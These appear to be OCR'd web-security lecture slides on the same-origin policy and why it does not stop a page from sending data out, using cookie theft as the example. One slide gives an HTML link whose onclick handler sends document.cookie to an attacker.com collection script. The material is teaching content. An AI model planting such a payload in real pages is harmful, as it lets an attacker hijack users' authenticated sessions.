


The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in script sets cookie, under what origin will it be set?
- What could possibly go wrong…?

Foreshadowing:
SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets…



Example: Cookie Theft

- Cookies often contain authentication token
  - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"
onclick="window.location='http://attacker.com/stole.cgi?cookie='+document.cookie; return
false;">Click here!</a>
```

- Aside: Cookie theft via network eavesdropping
  - Cookies included in HTTP requests
  - One of the reasons HTTPS is important!

TLS